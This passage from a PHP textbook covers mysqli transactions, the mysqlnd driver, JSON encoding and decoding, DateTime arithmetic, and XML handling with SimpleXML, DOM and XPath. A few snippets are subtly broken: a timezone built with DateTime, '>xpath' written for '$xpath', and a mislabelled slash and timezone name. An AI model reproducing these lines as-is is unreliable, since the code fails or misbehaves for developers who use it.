The mysqli extension implements transaction functionality with the `*commit` and `*rollback` methods. By default, mysqli runs in auto-commit mode, which means that each database statement will be committed immediately. To disable this functionality and begin a transaction, set the auto-commit mode to FALSE using the `*autocommit` methods. Please note that the `*autocommit` methods will not work with nontransactional table types, such as MyISAM or ISAM. For these table types, all database statements are always committed immediately. See the Transactions section earlier in this chapter for more information on how transactions work.

The following code illustrates the use of transactions with mysqli. If any of the statements executed against the database fail, then the call to `mysqli::commit()` or `mysqli_commit()` will return FALSE. In this case, you can call the `*rollback` methods to ensure that any actions taken during the transaction are rolled back and discarded. Here, one of the INSERT statements fails to list all columns for which it has values. Thus, the commit fails and the valid INSERT statement executed earlier is not committed to the database:

Listing 7.13: Handling transactions with mysqli

```
$mysqli->autocommit(FALSE);

$mysqli->query(
    "INSERT INTO book
        (isbn, title, author_id, publisher_id)
    VALUES
        ('0395974682', 'The Lord of the Rings', 1, 3)"
);
$mysqli->query(
    "INSERT INTO book (title)
        VALUES ('Animal Farm', 3, 2)"
);
if (!$mysqli->commit()) {
    $mysqli->rollback();
}
```

The procedural version of the code is very similar:

Listing 7.14: Handling transactions with mysqli, procedural approach

```
mysqli_autocommit($dbh, FALSE);

mysqli_query(
    $dbh,
    "INSERT INTO book
        (isbn, title, author_id, publisher_id)
    VALUES
        ('0395974682', 'The Lord of the Rings', 1, 3)"
);
mysqli_query(
    $dbh,
    "INSERT INTO book (title)
        VALUES ('Animal Farm', 3, 2)"
);
if (!mysqli_commit($dbh)) {
    mysqli_rollback($dbh);
}
```

MySQL Native Driver

The MySQL Native Driver was introduced with PHP 5.3. The MySQL Native Driver, or `mysqlnd`, is an alternative to the standard `libmysqlclient` library that `ext/mysql`, `ext/mysqli`, and `ext/pdo_mysql` all previously wrapped. It works transparently with all three extensions.

The use of `mysqlnd` is optional; however, it is now the recommended—and default—option, bringing performance and feature gains.

One of the more powerful feature additions of `mysqlnd` is a plugin architecture, which supports numerous plugins that are available via PECL. These plugins work transparently with all three `mysql` extensions.

- `mysqlnd_ms`: A replication and load-balancing plugin that allows you to do simple load balancing and read-write splitting
- `mysqlnd_memcache`: Transparently translates SQL into requests for the MySQL InnoDB Memcached Daemon Plugin
- `mysqlnd qc`: Adds basic client-side result set caching

Summary

This chapter deals with a minimal set of the database functionality that you would typically use for day-to-day programming. In addition, it describes a small set of advanced features that many database engines now provide, including transactions, prepared statements, and bound parameters.

These features have become essential to Web application programming, which is why PDO provides unified access to this functionality regardless of the database engine used. In addition to PDO, PHP's long history with MySQL makes some knowledge of the `mysqli` extension important to PHP programmers.

Chapter 8

Data Formats and Types

This chapter will explore JSON, Dates and Times, and XML. In addition to providing a comprehensive overview of `ext/json` and `ext/datetime`, we will discuss how to read, create, and manipulate XML data using SimpleXML, the DOM functions, and the XML Path Language (XPath).

JSON

While XML used to be the format of choice for communication between disparate systems, over the last couple of years it has been surpassed by JSON: **JavaScript Object Notation**. JSON is a simple, compact format that (as its name implies) hails from JavaScript and is now supported by most languages.

After starting out primarily for client-side asynchronous HTTP requests, JSON is now the default—and oftentimes the only—supported output for many Web services.

PHP has had support for JSON encoding and decoding since 5.2; however, this functionality has been incrementally improved upon since then.

Encoding Data

To encode JSON, simply use the `json_encode()` function.

PHP will automatically output numerically indexed arrays as JSON arrays, and otherwise indexed arrays and objects, as JSON objects. For example:

All string data must be UTF-8 encoded for `json_encode()` to work properly.

```
$array = ["foo", "bar", "baz"];  
echo json_encode($array);
```

will return:

```
["foo", "bar", "baz"]
```

Using string keys:

```
$array = ["one" => "foo", "two" => "bar", "three" => "baz"];  
echo json_encode($array);
```

will return:

```
{"one": "foo", "two": "bar", "three": "baz"}
```

`json_encode()` also supports numerous options, most of which were added in PHP 5.3:

Option	Description
<code>JSON_HEX_TAG</code>	Convert all < and > to their hex equivalents (\u003C and \u003E respectively).
<code>JSON_HEX_AMP</code>	Convert all & to their hex equivalents (\u0026).
<code>JSON_HEX_APOS</code>	Convert all apostrophes (') to their hex equivalents (\u0027).
<code>JSON_HEX_QUOT</code>	Convert all straight double quotes (") to their hex equivalent (\u0022).
<code>JSON_FORCE_OBJECT</code>	Outputs an object instead of an array even when numeric keys are used. This is particularly useful for empty arrays when the recipient is expecting an object.
<code>JSON_NUMERIC_CHECK</code>	Encodes numeric strings as numbers. Added in PHP 5.3.3.
<code>JSON_BIGINT_AS_STRING</code>	Encodes large integers as strings. Added in PHP 5.4.
<code>JSON_PRETTY_PRINT</code>	Format JSON using whitespace to make it easier to read. Added in PHP 5.4.
<code>JSON_UNESCAPED_SLASHES</code>	Don't escape /. Added in PHP 5.4.
<code>JSON_UNESCAPED_UNICODE</code>	Do not convert Unicode characters to escape sequences (\uXXXX). Added in PHP 5.4.

These options are passed as a bitmask, so if you want to force objects, encode numeric strings and numbers, and pretty-print, you should OR them together like so:

Listing 8.1: JSON options

```
$array = [
    "name" => "Davey Shafik",
    "age" => "30",
];
$options = JSON_PRETTY_PRINT |
    JSON_NUMERIC_CHECK |
    JSON_FORCE_OBJECT;

echo json_encode($array, $options);
```

This will output:



```
{
    "name": "Davey Shafik",
    "age": 30
}
```

In PHP 5.5, a third parameter, `depth` was added; this limits how many nested data structures will be encoded.

Encoding Objects

With PHP 5.4, a new interface, `JsonSerializable`, was added that allows you to control what data is encoded when `json_encode()` is called on your object.

Listing 8.2: Implementing JsonSerializable

```
class User implements JsonSerializable
{
    public $first_name;
    public $last_name;
    public $email;
    public $password;

    public function jsonSerialize() {
        return [
            "name" => $this->first_name
                . ' ' . $this->last_name,
            "email_hash" => md5($this->email),
        ];
    }
}
```

Now, when we call `json_encode()` on an instance of your `User` class, we get

our custom dataset back. Given a user instance that looks like this:

```
class User#188 (4) {
    public $first_name =>
        string(5) "Davey"
    public $last_name =>
        string(6) "Shafik"
    public $email =>
        string(18) "davey@example.com"
    public $password =>
        string(60) "$2y$10$TeDnXI30z0P5Bgv9sADE9.v7SIGESaoWhFe28ctpVsU47f/BAtFFa"
}
```

when we pass this to `json_encode()`, we get a result like this:

```
{
    "name": "Davey Shafik",
    "email_hash": "c1c9ccab72904fe94c855dadf5c234ff"
}
```

This allows you to manipulate what data is encoded, and in what format.

Decoding Data

Decoding JSON is just as easy, using the `json_decode()` function:

```
$json = '{ "name": "Davey Shafik", "age": 30 }';
$data = json_decode($json);
```

This will create an object that is an instance of `stdClass`, like so:

```
class stdClass#1 (2) {
    public $name =>
        string(12) "Davey Shafik"
    public $age =>
        int(30)
}
```

If you want to force `json_decode` to return an array, just pass true for the second argument `assoc`:

```
$json = '{ "name": "Davey Shafik", "age": 30 }';
$data = json_decode($json, true);
```

This will give you an associative array, like so:

```
array(2) {  
    'name' =>  
    string(12) "Davey Shafik"  
    'age' =>  
    int(30)  
}
```

Additionally, you can specify depth and options as the third and fourth arguments, respectively. These work the same as for `json_encode()`, with the exception that the `JSON_BIGINT_AS_STRING` is the only option supported.

Dates and Times

Dates and times are some of the trickiest things to work with. Timezones, daylight saving, leap years...and let's not even talk about doing date math!

Beginning with PHP 5.1, a default timezone identifier should be set, either using `date_default_timezone_set($timezone_identifier)` in your scripts or the INI setting `date.timezone`.

However, PHP 5.2 introduced the `DateTime` class, which greatly simplifies working with dates and times. With PHP 5.5, we also saw the introduction of `DateTimeImmutable`. Unlike `DateTime`, this class will return a new instance of `DateTimeImmutable` when making modifications, rather than modifying and returning itself (`$this`).

`DateTime` is recommended over older functions for working with dates and times, such as `date()`, `mktime()`, `strtotime()`, `time()`, etc.

The only thing that the `DateTime` extension doesn't handle (at least as of PHP 5.6) is timestamps with microseconds. For these, `microtime()` should still be used.

Using `DateTime` is easy. The constructor acts like `strtotime()`, so it will accept most date/time-like values, and it defaults to the current date/time:

Listing 8.3: Datetime construction

```
// Current Time  
$date = new \DateTime();  
// Current Time  
$date = new \DateTime("now");  
  
// June 18th, 2014, at 2:05pm,  
// Eastern Time (Daylight savings is taken in account)  
$date = new \DateTime("2014-06-18 14:05 EST");  
  
// Current time, yesterday  
$date = new \DateTime("yesterday");  
  
// Current time, two days ago  
$date = new \DateTime("-2 days");  
  
// Current time, same day last week  
$date = new \DateTime("last week");  
// Current time, same day, 3 weeks ago  
$date = new \DateTime("-3 week");
```

Note the "/" before the `DateTime()` instantiation

Optionally, you can specify a timezone as the second argument. However, this will **not** override any timezone specified in the date/time string. The timezone is represented by a `DateTimeZone` object:

```
$timezone = new \DateTimeZone("Europe/London");  
// The current default local time, adjusted to the  
// specified timezone, 3 weeks ago  
$date = new \DateTime("3 weeks ago", $timezone);
```

For example, if the current default timezone is set to `American/New_York`, or five hours behind `Europe/London`, and the current date and time is 7:05 p.m. on June 18, it will first find the date three weeks prior (May 28) and then adjust for the timezone, returning 12:05 a.m. on May 29.

If you wish to change the date/time of the current DateTime object, you can simply use one of the following methods:

Method	Description
DateTime->setDate()	Set the date, explicitly passing year/month/day
DateTime->setISODate()	Set the date, passing in the year, and week/day offsets
DateTime->setTime()	Set the time, passing in the hour, minutes and (optionally) seconds
DateTime->setTimestamp()	Set the date and time using a UNIX timestamp
DateTime->setTimezone()	Set the timezone by passing a DateTimeZone object

Additionally, you can change the date/time by passing relative date/time strings in to DateTime->modify() (e.g., -3 week, or +32 hours 16 minutes).

Retrieving a Date/Time

To retrieve the date/time (usually to echo it to the client) from your object, use the DateTime->format() method. This method accepts the same values as the traditional date() function and returns a string. To assist you, there are also a number of constants that represent common date formats.

You can read the complete set of formatting options for outputting date strings at <http://php.net/date>.

Constant	Description
DateTime::ATOM	Y-m-d\TH:i:sP
DateTime::COOKIE	l, d-M-Y H:i:s T
DateTime::ISO8601	Y-m-d\TH:i:sO
DateTime::RFC822	D, d M y H:i:s O
DateTime::RFC850	l, d-M-y H:i:s T
DateTime::RFC1036	D, d M y H:i:s O
DateTime::RFC1123	D, d M Y H:i:s O
DateTime::RFC2822	D, d M Y H:i:s O

Continued Next Page

Constant	Description
DateTime::RFC3339	Y-m-d\TH:i:sP
DateTime::RSS	D, d M Y H:i:s O
DateTime::W3C	Y-m-d\TH:i:sP

Handling Custom Formats

Since PHP 5.3, it has also been much easier to handle dates that the `strtotime()` handler cannot manage. Using `DateTime::createFromFormat()`, you can specify the pattern on which to parse the input explicitly:

```
$ambiguousDate = '10/11/12';
$date = \DateTime::createFromFormat("d/m/y", $ambiguousDate);
```

Prefixing DateTime with a \ ensures we're using the class from the global namespace.

This will yield a correctly parsed date (`DateTime`):

```
object(DateTime)#1 (3) {
    ["date"]=>
    string(26) "2012-11-10 09:05:13.000000"
    ["timezone_type"]=>
    int(3)
    ["timezone"]=>
    string(16) "America/New_York"
}
```

Note that `createFromFormat` uses the current local time (including timezone) when none is specified.

DateTime Comparisons

One of the great features of `DateTime` is smart comparisons. For example, if we create two `DateTime` objects with the same date/time in different timezones, they will be equal:

Listing 8.4: Comparing dates

```
$date = new \DateTime("2014-05-31 1:30pm EST");
$tz = new \DateTime("Europe/Amsterdam");
$date2 = new \DateTime("2014-05-31 8:30pm", $tz);

if ($date == $date2) {
    echo "These dates are the same date/time!";
}
```

In this example, the condition will be true. The `DateTime` class handles the tricky conversions needed to compare across timezones for us.

DateTime Math

As already touched on, you can use `DateTime->modify()` to perform date math:

```
$date = new \DateTime();
$date->modify("+1 month");
```

You can also add or subtract a specific number of days, months, years, hours, minutes, or seconds from a `DateTime` object using `DateTime->add()` or `DateTime->sub()`.

Both of these functions also accept an instance of `DateInterval`. There are two ways to create a `DateInterval`.

The first is to instantiate it by passing an interval spec to the constructor. The interval spec always starts with the letter P and then lists the number of a given time period, followed by a unit identifier. These must be listed from largest first: in other words, years (Y), months (M), days (D) or weeks (W), hours (H), minutes (M), and seconds (S). If you have a time portion of your spec, you should separate it from the date portion with the letter T.

Weeks are converted to days, so these two types cannot be combined in a single spec.

Here are some example specs:

- P38D — 38 Days
- P1Y3M4D — 1 Year, 3 Months, 4 Days
- PT45M — 45 Minutes
- P1WT1H — 1 Week, 1 Hour

We can then pass this to `DateTime->sub()` or `DateTime->add()` to decrement or increment the date/time by the given interval.

Listing 8.5: Working with intervals

```
$date = new \DateTime();

$interval = new \DateInterval('P1Y3M4DT45M');

// Add 1 year, 3 months, 4 days, 45 minutes
$date->add($interval);

$date = new \DateTime();

// Subtract 1 year, 3 months, 4 days, 45 minutes
$date->sub($interval);
```

Differences between Dates

We can also perform a “diff” between two `DateTime` objects, using `DateTime->diff()`. This will return a `DateInterval` object with properties that denote the difference.

Listing 8.6: Calculating date differences

```
$davey = new \DateTime(
    "1984-05-31 00:00",
    new \DateTimeZone("Europe/London")
);

$gabriel = new \DateTime(
    "2014-04-07 00:00",
    new \DateTimeZone("America/New_York")
);

$davey->diff($gabriel);
```

This will return a `DateInterval` that shows there is a difference of 29 years, 10 months, 7 days, and 5 hours (the timezone difference), or 10,903 days, between my own birthday and my son's:

```
class DateInterval#178 (15) {
    public $y =>
        int(29)
    public $m =>
        int(10)
    public $d =>
        int(7)
    public $h =>
        int(5)
    public $i =>
        int(0)
    public $s =>
        int(0)
    public $invert =>
        int(0)
    public $days =>
        int(10903)
    ...
}
```

If we were to inverse the `diff`, passing `$davey` in to `$gabriel->diff()`, then the `invert` key will be set to 1 to show that it is a negative difference.

Extensible Markup Language (XML)

One of the most significant changes made in PHP 5 was the way in which PHP handles XML data. The underlying code in the PHP engine was transformed and re-architected to provide a seamless set of XML parsing tools that work together and comply with World Wide Web Consortium (W3C) recommendations. Whereas PHP 4 used a different code library to implement each XML tool, PHP 5 takes advantage of a standardized single library: the Gnome XML library (`libxml2`). In addition, PHP 5 introduces many new tools to make the task of working with XML documents simpler and easier.

XML is a subset of Standard Generalized Markup Language (SGML); its design goal is to be as powerful and flexible as SGML, with less complexity. If you've ever worked with Hypertext Markup Language (HTML), then you're familiar

with an application of SGML. If you've ever worked with Extensible Hypertext Markup Language (XHTML), then you're familiar with an application of XML, since XHTML is a reformulation of HTML 4 as XML.

It is not within the scope of this book to provide a complete primer on XML. However, we will cover some basic XML and XPath concepts and terms.

In order to understand the concepts that follow, it is important that you know some basic principles of XML and how to create well-formed and valid XML documents. In fact, it is now important to define a few terms before proceeding:

- *Entity*: An entity is a named unit of storage. In XML, entities can be used for a variety of purposes, such as providing convenient “variables” to hold data or to represent characters that cannot normally be part of an XML document (e.g., angular brackets and ampersand characters). Entity definitions can either be embedded directly in an XML document or included from an external source.
- *Element*: A data object that is part of an XML document. Elements can contain other elements or raw textual data, as well as feature zero or more *attributes*.
- *Document Type Declaration*: A set of instructions that describes the accepted structure and content of an XML file. Like entities, Document Type Declarations (DTDs) can either be externally defined or embedded.
- *Well-formed*: An XML document is considered *well-formed* when it contains a single root level element, all tags are opened and closed properly, and all entities (<, >, &, ', ") are escaped properly. Specifically, it must conform to all “well-formedness” constraints as defined by the W3C XML recommendation.
- *Valid*: An XML document is *valid* when it is both well-formed and obeys a referenced DTD. An XML document can be well-formed and not valid, but it can never be valid and not well-formed.

A well-formed XML document can be as simple as:

```
<?xml version="1.0"?>
<message>Hello, World!</message>
```

This example conforms fully to the definition described earlier: it has at least one element, and that element is delimited by start and end tags. However, it is not valid, because it doesn't reference a DTD. Here's an example of a valid version of the same document:

```
<?xml version="1.0"?>
<!DOCTYPE message SYSTEM "message.dtd">
<message>Hello, World!</message>
```

In this case, an external DTD is loaded from local storage, but the declarations may also be listed locally:

```
<?xml version="1.0"?>
<!DOCTYPE message [
    <!ELEMENT message (#PCDATA)>
]>
<message>Hello, World!</message>
```

In practice, most XML documents you work with will not contain a DTD—and, therefore, will not be valid. In fact, the DTD is not a requirement except to validate the structure of a document, which may not even be a requirement for your particular needs. However, all XML documents must be well-formed for PHP's XML functionality to properly parse them, as XML itself is a *strict* language.

Creating an XML Document

Unless you are working with a DTD or XML Schema Definition (XSD), which provides an alternate method for describing a document, creating XML is a free-form process, without any rigid constraints except those that define a well-formed document. The names of tags and attributes, and the order in which they appear, are all up to the creator of the XML document.

First and foremost, XML is a language that provides the means for describing data. Each tag and attribute should consist of a descriptive name for the data contained within it. For example, in XHTML, the `<p>` tag is used to describe paragraph data, while the `<td>` tag describes table data and the `` tag describes data that is to be emphasized. In the early days of HTML and text-based Web browsers, HTML tags were intended merely to describe data, but as Web browsers became more sophisticated, HTML was used more for layout and display than as a markup language. For this reason, HTML was reformulated as an application of XML, in the form of XHTML. While many continue to use XHTML as a layout language, its main purpose is to describe

types of data. Cascading style sheets (CSS) are now the preferred method for defining the layout of XHTML documents.

Since the purpose of XML is to describe data, it lends itself well to the transportation of data between disparate systems. There is no need for any of the systems that are parties to a data exchange to share the same software packages, encoding mechanisms, or byte order. As long as both systems know how to read and parse XML, they can talk to each other. To understand how to create an XML document, we will discuss one such system, which stores information about books. For the data, we have plucked five random books from our bookshelf. Here they are:

Title	Author	Publisher	ISBN
<i>The Moon Is a Harsh Mistress</i>	R. A. Heinlein	Orb	0312863551
<i>Fahrenheit 451</i>	R. Bradbury	Del Rey	0345342968
<i>The Silmarillion</i>	J.R.R. Tolkien	G. Allen & Unwin	0048231398
<i>1984</i>	G. Orwell	Signet	0451524934
<i>Frankenstein</i>	M. Shelley	Bedford	031219126X

This data may be stored in any number of ways on our system. For this example, assume that it is stored in a database and that we want other systems to access it using a Web service. As we'll see later on, PHP will do most of the legwork for us.

From the table, it's clear what types of data need to be described. We have the title, author, publisher, and ISBN columns, which make up a book. Therefore, these will form the basis of the names of the elements and attributes of the XML document. Keep in mind, though, that while you are free to choose to name the elements and attributes of your XML data model, there are a few commonly accepted XML data design guidelines.

One of the most frequently asked questions regarding the creation of an XML data model is when to use elements and when to use attributes. In truth, this doesn't matter. There is no rule in the W3C recommendation for what kinds of data should be encapsulated in elements or attributes. However, as a general design principle, it is best to use elements to express essential information intended for communication, while attributes can express information that

is peripheral or helpful only to process the main communication. In short, elements contain data, while attributes contain metadata. Some refer to this as the “principle of core content.”

To represent the book data in XML, this design principle means that the author, title, and publisher data form elements of the same name, while the ISBN, which we’ll consider peripheral data for the sake of this example, will be stored in an attribute. Thus, our elements are as follows: book, title, author, and publisher. The sole attribute of the book element is isbn. The XML representation of the book data is shown in the following listing:

Listing 8.7: Book XML

```
<?xml version="1.0"?>
<library>
    <book isbn="0345342968">
        <title>Fahrenheit 451</title>
        <author>R. Bradbury</author>
        <publisher>Del Rey</publisher>
    </book>
    <book isbn="0048231398">
        <title>The Silmarillion</title>
        <author>J.R.R. Tolkien</author>
        <publisher>G. Allen & Unwin</publisher>
    </book>
    <book isbn="0451524934">
        <title>1984</title>
        <author>G. Orwell</author>
        <publisher>Signet</publisher>
    </book>
    <book isbn="031219126X">
        <title>Frankenstein</title>
        <author>M. Shelley</author>
        <publisher>Bedford</publisher>
    </book>
    <book isbn="0312863551">
        <title>The Moon Is a Harsh Mistress</title>
        <author>R. A. Heinlein</author>
        <publisher>Orb</publisher>
    </book>
</library>
```

You’ll notice that library is the root element, but this might just as easily have been books. What’s important is that it is the main container. All well-formed XML documents must have a root element; the library element

contains all the book elements. This list could contain any number of books by simply having an element for each book; this sample, however, contains all data necessary for the sample presented earlier.

SimpleXML

Working with XML documents in PHP 4 was a difficult and confusing process involving many lines of code and a library that was anything but easy to use. In PHP 5.0, the process was greatly simplified by the introduction of a number of different libraries—all of which make heavy use of object orientation. One such library is SimpleXML, which, true to its namesake, provides an easy way to work with XML documents.

SimpleXML is not a *robust* tool for working with XML: it sacrifices the ability to satisfy complex requirements in favor of providing a simplified interface geared mostly towards reading and iterating through XML data. Luckily, because all of PHP's XML-handling extensions are based on the same library, you can juggle a single XML document back and forth among them, depending on the level of complexity you are dealing with.

Many of the examples in the coming pages will rely on the book example we presented above; where we access data in a file, we'll assume that it has been saved with the name `library.xml`.

Parsing XML Documents

All XML parsing is done by SimpleXML internally using the DOM parsing model. There are no special calls or tricks you need to perform to parse a document. The only restraint is that the XML document must be well-formed, or SimpleXML will emit warnings and fail to parse it. Also, while the W3C has published a recommended specification for XML 1.1, SimpleXML supports only version 1.0 documents. Again, SimpleXML will emit a warning and fail to parse the document if it encounters an XML document with a 1.1 version.

Because SimpleXML loads the entire XML data into memory when parsing , it is not suitable for very large XML documents.

All objects created by SimpleXML are instances of the `SimpleXMLElement` class. Thus, when parsing a document or XML string, you will need

to create a new SimpleXMLElement; there are several ways to do this. The first two ways involve the use of procedural code, or functions, that return SimpleXMLElement objects. One such function, `simplexml_load_string()`, loads an XML document from a string, while the other, `simplexml_load_file()`, loads an XML document from a path. The following example illustrates the use of each, pairing `file_get_contents()` with `simplexml_load_string()`; however, in a real-world scenario, it would make much more sense to simply use `simplexml_load_file()`:

```
// Load an XML string  
$xmlstr = file_get_contents('library.xml');  
$library = simplexml_load_string($xmlstr);  
  
// Load an XML file  
$library = simplexml_load_file('library.xml');
```

As SimpleXML was designed to work in an object-oriented (OOP) environment, it also supports an OOP-centric approach to loading a document. In the following example, the first method loads an XML string into a SimpleXMLElement, while the second loads an external document, which can be a local file path or a valid URL (if `allow_url_fopen` is set to “On” in `php.ini`, as explained in the [Security chapter](#)).

```
// Load an XML string  
$xmlstr = file_get_contents('library.xml');  
$library = new SimpleXMLElement($xmlstr);  
  
// Load an XML file  
$library = new SimpleXMLElement('library.xml', NULL, true);
```

Note here that the second method also passes two additional arguments to `SimpleXMLElement`'s constructor. The second argument optionally allows the ability to specify additional libxml parameters that influence the way the library parses the XML. It is not necessary to set any of these parameters at this point, so we left it to `NULL`. The third parameter is important, though, because it informs the constructor that the first argument represents the path to a file, rather than a string that contains the XML data itself.

Accessing Children and Attributes

Now that you have loaded an XML document and have a SimpleXMLElement object, you will want to access child nodes and their attributes. Again, SimpleXML provides several methods for accessing these, well, simply.

The first method for accessing children and attributes is the simplest method and is one of the reasons SimpleXML is so attractive. When SimpleXML parses an XML document, it converts all its XML elements, or nodes, to properties of the resulting SimpleXMLElement object. In addition, it converts XML attributes to an associative array that may be accessed from the property to which they belong. Each of these properties is, in turn, also an instance of SimpleXMLElement, thus making it easier to access child nodes regardless of their nesting level.

Here's an example:

Listing 8.8: SimpleXML usage

```
$library = new SimpleXMLElement('library.xml', NULL, true);

foreach ($library->book as $book) {
    echo $book['isbn'] . "\n";
    echo $book->title . "\n";
    echo $book->author . "\n";
    echo $book->publisher . "\n\n";
}
```

The major drawback of this approach is that it is necessary to know the names of every element and attribute in the XML document. Otherwise, it is impossible to access them. However, there are times when a provider may change the structure of their file so that, while the overall format remains the same, your code will be unable to access the proper data if you are forced to hard-code the name and nesting level of each node. Thus, SimpleXML provides a means to access children and attributes without needing to know their names. In fact, SimpleXML will even *tell you* their names.

The following example illustrates the use of `SimpleXMLElement::children()` and `SimpleXMLElement::attributes()`, as well as `SimpleXMLElement::getName()` (introduced in PHP 5.1.3), for precisely this purpose:

Listing 8.9: Iterating with SimpleXML

```
foreach ($library->children() as $child) {
    echo $child->getName() . ":\n";

    // Get attributes of this element
    foreach ($child->attributes() as $attr) {
        echo ' ' . $attr->getName() . ': ' . $attr . "\n";
    }

    // Get children
    foreach ($child->children() as $subchild) {
        echo ' ' . $subchild->getName() . ': ' . $subchild . "\n";
    }

    echo "\n";
}
```

What this example doesn't show is that you may also iterate through the children and attributes of `$subchild`, and so forth, using either a recursive function or an iterator (explained in the [Elements of Object-Oriented Design chapter](#)). It is possible to access every single child and attribute at every depth of an XML document without knowing the structure in advance.

XPath Queries

The XML Path Language (XPath) is a W3C standardized language that is used to access and search XML documents. It is used extensively in Extensible Stylesheet Language Transformations (XSLT) and forms the basis of XML Query (XQuery) and XML Pointer (XPointer). Think of it as a query language for retrieving data from an XML document. XPath can be very complex, but with this complexity comes a lot of power, which SimpleXML leverages with the `SimpleXMLElement::xpath()` method.

Using `SimpleXMLElement::xpath()`, you can run an Xpath query on any `SimpleXMLElement` object. If used on the root element, the query will search the entire XML document. If used on a child, it will search the child and any children it may have. The following illustrates an XPath query on both the root element and a child node. XPath returns an array of `SimpleXMLElement` objects—even if only a single element is returned.

Listing 8.10: XPath queries in SimpleXML

```
// Search the root element
$results = $library->xpath('/library/book/title');
foreach ($results as $title) {
    echo $title . "\n";
}

// Search the first child element
$results = $library->book[0]->xpath('title');
foreach ($results as $title) {
    echo $title . "\n";
}
```

Modifying XML Documents

Prior to PHP 5.1.3, SimpleXML had no means of adding elements and attributes to an XML document. True, it was possible to *change* the values of attributes and elements, but the only way to add new children and attributes was to export the `SimpleXMLElement` object to DOM, add the elements and attributes using the latter, and then import the document back into SimpleXML. Needless to say, this process was anything but simple. PHP 5.1.3, however, introduced two new methods to SimpleXML that now give it the power it needs to create and modify XML documents: `SimpleXMLElement::addChild()` and `SimpleXMLElement::addAttribute()`.

The `addChild()` method accepts three parameters, the first of which is the name of the new element. The second is an optional value for this element, and the third is an optional namespace to which the child belongs. Since the `addChild()` method returns a `SimpleXMLElement` object, you may store this object in a variable to which you can append its own children and attributes. The following example illustrates this concept:

Listing 8.11: Adding children in SimpleXML

```
$book = $library->addChild('book');
$book->addAttribute('isbn', '0812550706');
$book->addChild('title', "Ender's Game");
$book->addChild('author', 'Orson Scott Card');
$book->addChild('publisher', 'Tor Science Fiction');

header('Content-type: text/xml');
echo $library->asXML();
```

This script adds a new book element to the `$library` object, thus creating a new object that we store in the `$book` variable so that we can add an attribute and three children to it. Finally, in order to display the modified XML document, the script calls the `asXML()` method of `$library SimpleXMLElement`. Before doing so, though, it sets a Content-type header to ensure that the client (a Web browser in this case) knows how to handle the content.

Called without a parameter, the `asXML()` method returns an XML string. However, `asXML()` also accepts a file path as a parameter, which will cause it to save the XML document to the given path and return a Boolean value to indicate the operation's success.

If a file with the same path already exists, a call to `asXML()` will overwrite it without warning (provided that the user account under which PHP is running has the proper permissions).

While SimpleXML provides the functionality for adding children and attributes, it does not provide the means to remove them. It is possible to remove child elements, though, using the following method:

```
$library->book[0] = NULL;
```

This only removes child elements and their attributes, however. It will not remove attributes from the element at the book level. Thus, the `isbn` attribute remains. You may set this attribute to `NULL`, but doing will only cause it to become empty and will not actually remove it. To effectively remove children and attributes, you must export your `SimpleXMLElement` to DOM (explained later in this chapter), where this more powerful functionality is possible.

Working With Namespaces

The use of XML namespaces allows a provider to associate certain elements and attribute names with namespaces identified by URIs. This qualifies the elements and attributes, avoiding any potential naming conflicts when two elements of the same name exist yet contain different types of data.

The `library.xml` document used thus far does not contain any namespaces—but suppose it did. For the purpose of example, it might look something like this:

Listing 8.12: library.xml

```
<?xml version="1.0"?>
<library xmlns="http://example.org/library"
          xmlns:meta="http://example.org/book-meta"
          xmlns:pub="http://example.org/publisher"
          xmlns:foo="http://example.org/foo">
    <book meta:isbn="0345342968">
        <title>Fahrenheit 451</title>
        <author>Ray Bradbury</author>
        <pub:publisher>Del Rey</pub:publisher>
    </book>
</library>
```

Since PHP 5.1.3, SimpleXML has had the ability to return all namespaces *declared* in a document and all namespaces *used* in a document, and register a namespace prefix used in making an XPath query. The first of these features is `SimpleXMLElement::getDocNamespaces()`, which returns an array of all namespaces declared in the document. By default, it returns only those namespaces declared in the root element referenced by the `SimpleXMLElement` object, but passing `true` to the method will cause it to behave recursively and return the namespaces declared in all children. Since our sample XML document declares four namespaces in the root element of

the document, `getDocNamespaces()` returns four namespaces:

Listing 8.13: Returning document namespaces

```
$namespaces = $library->getDocNamespaces();
foreach ($namespaces as $key => $value) {
    echo "{$key} => {$value}\n";
}

/* outputs:
=> http://example.org/library
meta => http://example.org/book-meta
pub => http://example.org/publisher
foo => http://example.org/foo
*/
```

Notice that the `foo` namespace was listed but was never actually used. A call to `SimpleXMLElement::getNamespaces()` will return an array that only contains those namespaces that are actually used throughout the document. Like `getDocNamespaces()`, this method accepts a boolean value to turn on its recursive behavior.

Listing 8.14: Returning used namespaces

```
$namespaces = $library->getNamespaces(true);
foreach ($namespaces as $key => $value) {
    echo "{$key} => {$value}\n";
}
/* outputs:
=> http://example.org/library
meta => http://example.org/book-meta
pub => http://example.org/publisher
*/
```

DOM

The PHP 5 DOM extension sounds like it would be similar to the PHP 4 `DOMXML` extension, but it has undergone a complete transformation and is easier to use. Unlike `SimpleXML`, DOM can be cumbersome and unwieldy at times. However, this is a trade-off for the power and flexibility it provides. Since `SimpleXML` and DOM objects are interoperable, you can use the former for simplicity and the latter for power on the same document, with minimal effort.

Loading and Saving XML Documents

There are two ways to import documents into a DOM tree. The first is by loading them from a file:

```
$dom = new DomDocument();
$dom->load("library.xml");
```

Alternatively, you can load a document from a string—which is handy when using REST Web services:

```
$dom = new DomDocument();
$dom->loadXML($xml);
```

You, can also import HTML files and strings by calling the `DomDocument::loadHTMLFile()` and `DomDocument::loadHTML()` methods, respectively.

Just as simply, you can save XML documents using one of `DomDocument::save()` (to a file), `DomDocument::saveXML()` (to a string), `DomDocument::saveHTML()` (also to a string, but it saves an HTML document instead of an XML file), or `DomDocument::saveHTMLFile()` (to a file in HTML format).

Listing 8.15: Loading XML with DOM

```
$dom = new DomDocument();

$dom->load('library.xml');

// Do something with our XML here

// Save to file

if ($use_xhtml) {
    $dom->save('library.xml');
} else {
    $dom->saveHTMLFile('library.xml');
}

// Output the data

if ($use_xhtml) {
    echo $dom->saveXML();
} else {
    echo $dom->saveHTML();
}
```

XPath Queries

One of the most powerful parts of the DOM extension is its integration with XPath—in fact, DomXPath is far more powerful than its SimpleXML equivalent:

Listing 8.16: XPath queries with DOM

```
$dom = new DomDocument();
$dom->load("library.xml");

>xpath = new DomXPath($dom);

>xpath->registerNamespace(
    "lib", "http://example.org/library"
);

$result = $xpath->query("//lib:title/text()");

foreach ($result as $book) {
    echo $book->data;
}
```

This example seems quite complex, but in actuality it shows just how flexible the DOM XPath functionality can be.

First, we instantiate a DomXpath object, passing in our DomDocument object so that the former will know what to work on. Next, we register *only* the namespaces we need—in this case, the default namespace, associating it with the lib prefix. Finally, we execute our query and iterate over the results.

